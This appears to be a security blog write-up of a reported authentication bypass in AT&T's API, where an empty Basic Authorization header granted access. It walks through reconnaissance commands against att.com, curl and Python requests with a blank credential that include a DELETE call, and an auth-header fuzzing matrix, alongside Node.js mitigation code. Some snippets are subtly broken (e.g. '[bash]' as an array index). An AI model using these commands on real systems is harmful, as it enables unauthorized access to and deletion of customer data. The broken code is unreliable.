
Listen to this Post
Introduction:

In a stunning revelation of a critical security flaw, a researcher demonstrated how a simple logic error in AT&T’s API authentication could be exploited to bypass all security measures. The vulnerability hinged on the server’s failure to validate the contents of a Basic Authentication header, accepting any request that merely included the header, even if it was empty. This oversight granted unrestricted read, update, and delete access to firewall configurations, customer data, and services, showcasing how minimal coding errors can escalate to catastrophic system compromise.
Learning Objectives:
- Understand the methodology for discovering and testing API endpoints associated with a target application.
- Learn how to analyze client-side JavaScript to reverse-engineer application authentication logic.
- Master the exploitation and subsequent mitigation of improper authentication validation flaws.
You Should Know:
1. Reconnaissance: Unearthing Hidden API Endpoints
The journey begins not with direct assault, but with meticulous reconnaissance. Attack surfaces often include forgotten subdomains and legacy assets that redirect to primary portals. These are goldmines for hidden API paths.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Identify Seed Domains. Use the main target (e.g., att.com) to find related subdomains and aliases. Tools like `Amass` or `Subfinder` can automate this.
subfinder -d att.com -silent | tee subdomains.txt
Step 2: Historical Analysis. Use `waybackurls` (from Wayback Machine) and `gau` to gather historical URLs and parameters for the identified domains, filtering for API-like paths (/api/, /v1/, .json).
cat subdomains.txt | waybackurls | grep -E "(api|v1|v2|json)" | sort -u > urls.txt
Step 3: Active Scanning. Use `httpx` or `curl` to check which of these historical endpoints are still live, paying special attention to JavaScript files.
cat urls.txt | httpx -status-code -title -silent
Step 4: Source Code Analysis. Search GitHub, public Git repositories, and even mobile app binaries for strings containing the target domain and API keywords. Tools like `GitHunter` or manual search with `grep` are essential.
2. Static Analysis: Decoding Authentication Logic in JavaScript
Once a promising JavaScript file (e.g., app.bundle.js) is found, static analysis reveals the application’s client-side logic, including how it constructs and sends authenticated requests.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Retrieve and Beautify. Fetch the JS file and use a beautifier if it’s minified. Browser DevTools (Sources tab) often do this automatically, or use js-beautify.
curl -s https://target.com/static/app.js | js-beautify > app_pretty.js
Step 2: Keyword Search. Search for authentication-related keywords: Authorization, Bearer, Basic, token, apiKey, setHeader, fetch, axios.
grep -n -i "authorization|basic|bearer" app_pretty.js
Step 3: Analyze the Code Flow. In the AT&T case, the critical line was: set("Authorization", "Basic " + btoa((a1.username || "") + ":" + (a1.password ? unescape(encodeURIComponent(a1.password)) : ""))). This shows the client constructs a Base64-encoded string from username and password. The flaw was imagining what happens if this string is empty.
3. Exploitation: Crafting the Malicious Request
The core exploit is deceptively simple: send a request with an `Authorization: Basic` header where the credentials field is blank. The server’s flawed logic checked for the header’s presence but not its valid content.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Craft the Request. Using a tool like `curl` or Burp Suite Repeater, send a request to a protected API endpoint with an empty Basic header.
 The crucial flaw: "Basic " followed by NO encoded credentials
curl -H "Authorization: Basic " https://api.target.com/v1/customers
Step 2: Test for Impact. Don’t stop at a 200 OK. Test the full CRUD (Create, Read, Update, Delete) spectrum. Follow up with POST, PUT, and `DELETE` requests to confirm the level of access.
 Test DELETE capability
curl -X DELETE -H "Authorization: Basic " https://api.target.com/v1/customers/12345
Step 3: Automate with Scripts. For larger assessments, write a Python script using the `requests` library to automate testing across multiple discovered endpoints.
import requests
headers = {'Authorization': 'Basic '}
response = requests.get('https://api.target.com/v1/firewalls', headers=headers)
print(response.status_code, response.text)
4. Mitigation: Proper Authentication Validation on the Server-Side
The fix must be implemented server-side. The application must validate the content of the Authorization header, not just its existence.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Implement Strict Parsing. The server should parse the Base64 string, decode it, and split the username and password. If either field is empty or the decoding fails, reject the request immediately.
Step 2: Code Example (Node.js/Express):
function validateAuth(req, res, next) {
const authHeader = req.headers['authorization'];
if (!authHeader || !authHeader.startsWith('Basic ')) {
return res.status(401).send('Unauthorized');
}
const base64Credentials = authHeader.split(' ')[bash];
const credentials = Buffer.from(base64Credentials, 'base64').toString('ascii');
const [username, password] = credentials.split(':');
// CRITICAL: Check for empty fields
if (!username || !password) {
return res.status(401).send('Unauthorized');
}
// ... proceed to verify credentials against database ...
next();
}
app.use('/api/', validateAuth);
Step 3: Use Established Middleware. For frameworks like Express, use well-audited middleware like `express-basic-auth` or `passport-http` which handle these edge cases correctly.
5. Broader Testing Methodology: Fuzzing Authentication Headers
This flaw is a subset of a larger class: improper validation. A systematic testing approach is required.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Create a Test Matrix. Test various malformed inputs:
`Authorization: Basic` (Empty token)
`Authorization: Basic Og==` (Base64 for `:`)
`Authorization: Bearer` (Empty Bearer token)
`Authorization: ` (Header with empty value)
`X-Original-URL: /admin` (Header injection variants)
Step 2: Automate with FFUF. Use a fuzzing tool like `ffuf` to test these payloads across endpoints.
ffuf -w auth_payloads.txt -u https://target.com/api/FUZZ -H "Authorization: Basic FUZ2Z" -mr "success" -fc 401
Step 3: Test State Change. Always follow a successful read (GET) with a test for state-changing operations (POST, DELETE) to understand the true severity.
What Undercode Say:
- Absence of Proof is Not Proof of Absence: The server’s acceptance of an empty header was a fatal logic negation error. Security logic must explicitly validate for correct credentials, not just the absence of an overt rejection trigger.
- Client-Side Code is a Blueprint for Attack: Client-side JavaScript often contains the exact map of API endpoints and the expected protocol for communication. Treat any information shipped to the client as potentially accessible to an attacker.
This vulnerability is a classic case of a developer assuming that a library or framework would handle validation, or writing a conditional that checked for the wrong state. The analysis of the JS file provided the exact syntax needed to craft the exploit. In the future, as APIs continue to proliferate, such logic flaws—often introduced in rapid development cycles or legacy code integration—will remain a prime target for attackers. The move towards zero-trust and API-specific security gateways (WAAP) will help, but fundamental, rigorous server-side input validation remains the non-negotiable first line of defense.
Prediction:
The proliferation of microservices and API-first architectures will make authentication and authorization logic flaws a top-tier attack vector in the coming years. While sophisticated attacks like JWT tampering or OAuth flaws will persist, this case highlights that “low-hanging fruit” resulting from simple validation oversights will continue to cause devastating breaches. Automated scanning tools will increasingly incorporate fuzzing for these specific authentication quirks, pushing developers to adopt stricter security-by-default frameworks and comprehensive API testing regimens that go beyond checking for the presence of headers to validating their entire lifecycle and content.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Abdalkreem Dagga – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


